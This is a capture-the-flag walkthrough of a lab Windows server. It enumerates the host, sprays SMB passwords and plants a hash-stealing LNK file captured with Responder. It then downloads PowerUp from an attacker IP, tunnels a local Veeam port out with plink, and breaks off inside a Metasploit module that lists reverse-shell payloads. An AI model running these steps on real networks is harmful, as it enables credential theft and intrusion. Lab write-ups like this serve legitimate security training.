Walkthrough - Set

Story

Once again you find yourself on the internal network of the Windcorp Corporation. This tasted so good last time you were there, you came back
for more. However, they managed to secure the Domain Controller this time, so you need to find another server and your first scan discovered Set. Set is used as a platform for developers and has had some problems in the recent past. They had to reset a lot of users and restore backups (maybe you were not the only hacker on their network?). So they decided to make sure all users used proper passwords and closed of some of the loose policies.

Can you still find a way in? Are some users more equal than others? Or more sloppy? And maybe you need to think outside the box a little bit to circumvent their new security controls...

Happy Hacking! @4nqr34z and @theart42

Let's start with enumeration first.

nmap

```
Host is up, received arp-response (0.00054s latency).
Not shown: 65527 filtered ports
Reason: 65527 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
443/tcp   open  https        syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
5357/tcp  open  wsdapi       syn-ack ttl 128
5985/tcp  open  wsman        syn-ack ttl 128
49669/tcp open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:F5:C3:FE (VMware)
```

Enum4linux reveals nada

```
 ========================
|    Target Information    |
 ========================
Target ........... 192.168.16.19
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===================================================
|    Enumerating Workgroup/Domain on 192.168.16.19    |
 ===================================================
[+] Got domain/workgroup name: THMGROUP

 =============================================
|    Nbtstat Information for 192.168.16.19    |
 =============================================
Looking up status of 192.168.16.19
        SET             <00> -         B <ACTIVE>  Workstation Service
        THMGROUP        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        SET             <20> -         B <ACTIVE>  File Server Service

        MAC Address = 00-0C-29-F5-C3-FE

 ====================================
|    Session Check on 192.168.16.19    |
 ====================================
[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Starting with nikto on port 80

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.19
+ Target Hostname:    192.168.16.19
+ Target Port:        80
+ Start Time:         2020-06-16 19:41:29 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7915 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2020-06-16 19:41:44 (GMT2) (15 seconds)
```

Nothing much

nikto on 443:

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.16.19
+ Target Hostname:    192.168.16.19
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=set.windcorp.thm
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=set.windcorp.thm
+ Start Time:         2020-06-16 19:42:46 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname '192.168.16.19' does not match certificate's names: set.windcorp.thm
```


Stopping scan and adding hostname to hosts-file

New nikto using hostname

```
---------------------------------------------------------------------------
+ Target IP:          192.168.16.19
+ Target Hostname:    set.windcorp.thm
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=set.windcorp.thm
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=set.windcorp.thm
+ Start Time:         2020-06-16 19:44:18 (GMT2)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7863 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2020-06-16 19:45:58 (GMT2) (100 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Let’s look at their internal web site

Manual testing/browsing



Both 80 and 443 leads to the same site

In the contact-section, we find an interesting field:




A search field, for searching contacts.

Looking at the code, we see It is searching a xml-file

```
xmlhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    myFunction(this);
  }
};
xmlhttp.open("GET", "assets/data/users.xml" , true);
xmlhttp.send();



unction myFunction(xml) {
  xmlDoc = xml.responseXML;
  x = xmlDoc.getElementsByTagName("row");
  input = document.getElementById("input").value;
  size = input.length;
  if (input == null || input == "")
  {
      document.getElementById("results").innerHTML= "Please enter a character or name!";
      return false;
  }
  for (i=0;i<x.length;i++)
```

Opening the XML directly, gives us a lot of contacts.



These are probably users on the system and their e-mail addresses could look like a username.

We download the xml-file

```
(base) andreas@iMac-5K-2 Downloads % curl http://set.windcorp.thm/assets/data/users.xml -o users.xml
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 12419  100 12419    0     0  74365      0 --:--:-- --:--:-- --:--:-- 74365
(base) andreas@iMac-5K-2 Downloads %
```

Extracting the usernames to text-file.

```
xmllint --xpath "//row/email" users.xml | sed -e 's/<email>//g' | sed -e 's/<\/email>//g' | sed -e 's/@windcorp.thm//g'>users.txt
```


We save that list for later. Time do warm up the fuzzers.

Fuzzing for more

Gobuster does a interesting finding

```
root@kali2:~# gobuster dir --url http://set.windcorp.thm -w /usr/share/dirbuster/wordlists/directory-list-1.0.txt -x txt,asp.aspx,html,htm
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://set.windcorp.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-1.0.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,htm,txt,asp.aspx
[+] Timeout:        10s
===============================================================
2020/06/16 20:28:17 Starting gobuster
===============================================================
/index.html (Status: 200)
/blog.html (Status: 200)
/assets (Status: 301)
/forms (Status: 301)
/appnotes.txt (Status: 200)
/\ (Status: 200)
```

This file contains a note, probably left behind during the installation:



Default password, too common...

So now we have a hint for a password and we have a user list. Time for some password-spraying (and praying). Hydra does not work here, due to the new version of Windows, so we are using msf.

Seclists has a lot of password lists, using the hint we start with some common ones:

/usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt

Setting it up

```
Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                                    Required  Description
   ----              ---------------                                                    --------  -----------
   ABORT_ON_LOCKOUT  false                                                              yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false                                                              no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                  yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                              no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                              no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                              no        Add all users in the current database to the list
   DETECT_ANY_AUTH   false                                                              no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                                              no        Detect if domain is required for the specified user
   PASS_FILE         /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt  no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                                                               no        Respect a username that contains a domain name.
   Proxies                                                                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                                                              no        Record guest-privileged random logins to the database
   RHOSTS            192.168.16.19                                                      yes       The target host(s), range CIDR identifier, or hosts file with sy
ntax 'file:<path>'
   RPORT             445                                                                yes       The SMB service port (TCP)
   SMBDomain         .                                                                  no        The Windows domain to use for authentication
   SMBPass           Welcome01                                                          no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as
   STOP_ON_SUCCESS   true                                                               yes       Stop guessing when a credential works for a host
   THREADS           1                                                                  yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                                        no        File containing users and passwords separated by space, one pair
 per line
   USER_AS_PASS      false                                                              no        Try the username as the password for all users
   USER_FILE         ~/Downloads/users.txt                                              no        File containing usernames, one per line
   VERBOSE           true                                                               yes       Whether to print output for all attempts
```

And after a short wait we get a hit

```
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:webadmin',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:webmaster',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:maintaince',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:techsupport',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:letmein',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:logon',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\miriamwar:Passw@rd',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:Welcome01',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:root',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:toor',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:raspberry',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:test',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:uploader',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:password',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:admin',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:administrator',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:marketing',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:12345678',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:1234',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:12345',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:qwerty',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:webadmin',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:webmaster',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:maintaince',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:techsupport',
[-] 192.168.16.19:445     - 192.168.16.19:445 - Failed: '.\myrtleowe:letmein'
[-] 192.168.16.19:445     - 192.168.16.19:445 -
[+] 192.168.16.19:445     - 192.168.16.19:445 -
[*] 192.168.16.19:445     - Scanned 1 of 1 hosts
[*] Auxiliary module execution completed
```

Redacted

m Redacted d

Lets try to enum SMB, now that we have creds.

First we try WinRM, because we know port 5985 is open. But no go.

So, back to enum4linux

```
|    Share Enumeration on 192.168.16.19    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Files           Disk
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.16.19
//192.168.16.19/ADMIN$  Mapping: DENIED, Listing: N/A
//192.168.16.19/C$      Mapping: DENIED, Listing: N/A
//192.168.16.19/Files   Mapping: OK, Listing: OK
//192.168.16.19/IPC$    [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
```

We find a share we can access

```
root@kali2:/opt# smbclient //192.168.16.19/Files -U myrtleowe
Enter WORKGROUP\myrtleowe's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jun 15 21:39:14 2020
  ..                                  D        0  Mon Jun 15 21:39:14 2020
  Info.txt                            A       61  Sun Jun  7 15:13:14 2020

                10328063 blocks of size 4096. 6462900 blocks available
smb: \>
```

```
root@kali2:~# cat info.txt
Zip and save your project files here.
We will review them

BTW.
Flag1: T
```

Redacted

```
@kali2:~#
```

And we find our first flag! We are on the right path.

We are counting on someone unzipping the files, because it says they will review them.
Not too commonly known, you can change the icon-path in a LNK-file and point it to a SMB-server capturing the users password-hash.

The beauty with this trick, is that the user don't even has to click the lnk. Opening a window displaying contents of a folder containing such a file, is enough.

First we create our lnk, using this excellent tool.
http://www.mamachine.org/mslink/index.en.html


```
./mslink -l notimportant -n shortcut -i \\\
\192.168.16.53\\test -o shortcut.lnk

zip myfile.zip shortcut.lnk
```

Starting our friend Responder


```
[+] Poisoners:
    LLMNR                       [ON]
    NBT-NS                      [ON]
    DNS/MDNS                    [ON]

[+] Servers:
    HTTP server                 [ON]
    HTTPS server                [ON]
    WPAD proxy                  [OFF]
    Auth proxy                  [OFF]
    SMB server                  [ON]
    Kerberos server             [ON]
    SQL server                  [ON]
    FTP server                  [ON]
    IMAP server                 [ON]
    POP3 server                 [ON]
    SMTP server                 [ON]
    DNS server                  [ON]
    LDAP server                 [ON]
    RDP server                  [ON]

[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Fingerprint hosts           [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.16.53]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']


[+] Listening for events...
```

Uploading file to share

And not long after, we get a hash



We set John The Ripper on the hash and after about 8 seconds he gives us the password.




User:
Passv Redacted

We try WinRM again and this time we are in luck!

And we got flag 2

Privilege escalation

We try uploading powerup, using the excellent upload feature in Evil-WinRM. But it failed for some reason. We know our path is correct...



So, uploading this way instead

```
Invoke-WebRequest http://192.168.16.53/
powerup.ps1 -outfile powerup.ps1
```

But....

```
*Evil-WinRM* PS C:\Users\MichelleWat\Documents> import-module ./powerup.ps1
Importing *.ps1 files as modules is not allowed in ConstrainedLanguage mode.
At line:1 char:1
+ import-module ./powerup.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [Import-Module], InvalidOperationException
    + FullyQualifiedErrorId : Modules_ImportPSFileNotAllowedInConstrainedLanguage,Microsoft.PowerShell.Commands.ImportModuleCommand
```

Powershell Constrained Language Mode is on... Major bummer....

That explains why Evil-WinRM didn't manage to upload too.

So, we have to do the work manually.

We spot a listening port we didn't see from the outside.

```
*Evil-WinRM* PS C:\Users\MichelleWat\Documents> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       868
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:2805           0.0.0.0:0              LISTENING       4232
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       496
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1080
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1320
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       1944
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       604
  TCP    127.0.0.1:2805         127.0.0.1:49681        ESTABLISHED     4232
  TCP    127.0.0.1:2805         127.0.0.1:49687        ESTABLISHED     4232
```


TCP 2805

```
get-process
shows an interesting process
```

```
   644      71    19028      34384              2700   0 svchost
   136       9     1648       7092              2780   0 svchost
   260      16     2808       9740              2944   0 svchost
   266      13     3196      14500       1.75   3684   1 svchost
   327      16     4688      32612       2.69   3704   1 svchost
   128       7     1232       5972              3736   0 svchost
   216      11     2956      12064              3848   0 svchost
   182      10     1920       8720              3944   0 svchost
   169       8     1440       7160              3972   0 svchost
   298      15    11808      13356              4052   0 svchost
   161       8     3980      11532              4072   0 svchost
   143       8     1484       7176              4148   0 svchost
  1762       0      188        148                 4   0 System
   227      20     3760      12168       2.11   3756   1 taskhostw
   660      53    49968      68856              4232   0 Veeam.One.Agent.Service
   171      11     1460       6872               496   0 wininit
   266      12     2656      11464               528   1 winlogon
   645      27    49916      67172       1.66   5024   0 wsmprovhost


*Evil-WinRM* PS C:\Users\MichelleWat\Documents>
```

Googling about Veeam ONE Agent, makes us sure it is that one


listening to 2805



A bit more research reveals there could be a serious vulnerability using .Net Deserialization:

And the version looks really promising indeed!

So. We need to get to that port. Port-forwarding user msf? Trying uploading a meterpreter.



Windows Defender is very much alive on this server. Making things even harder. So, meterpreter is not possible.

Maybe we can use a tunnel of some sort? We start with uploading plink.exe, one of the command line SSH tools for Windows. Make sure you use the new version!

```
echo y|&./plink -R 2805:127.0.0.1:2805 -l hacker
-pw secret 192.168.16.53
```

the echo y is required the first time we run plink to tell it to accept the ssh key of the server. The -R 2805:127.0.0.1:2805 is necessary to bypass the local firewall and access veeam from your attacker machine. So now we can access Veeam on port 2805 on our local attacker machine, cool!

There even is a Metasploit module for the Veeam Exploit. But there is also another setback...

```
    [
            'Windows Command',
            'Arch' => ARCH_CMD,
            'Type' => :win_cmd,
            'DefaultOptions' => {
              'PAYLOAD' => 'cmd/windows/
powershell_reverse_tcp'
            }
          ],
          [
            'Windows Dropper',
            'Arch' => [ARCH_X86, ARCH_X64],
            'Type' => :win_dropper,
            'DefaultOptions' => {
              'PAYLOAD' => 'windows/x64/
meterpreter_reverse_tcp'
            }
          ],
          [
            'PowerShell Stager',
            'Arch' => [ARCH_X86, ARCH_X64],
            'Type' => :psh_stager,
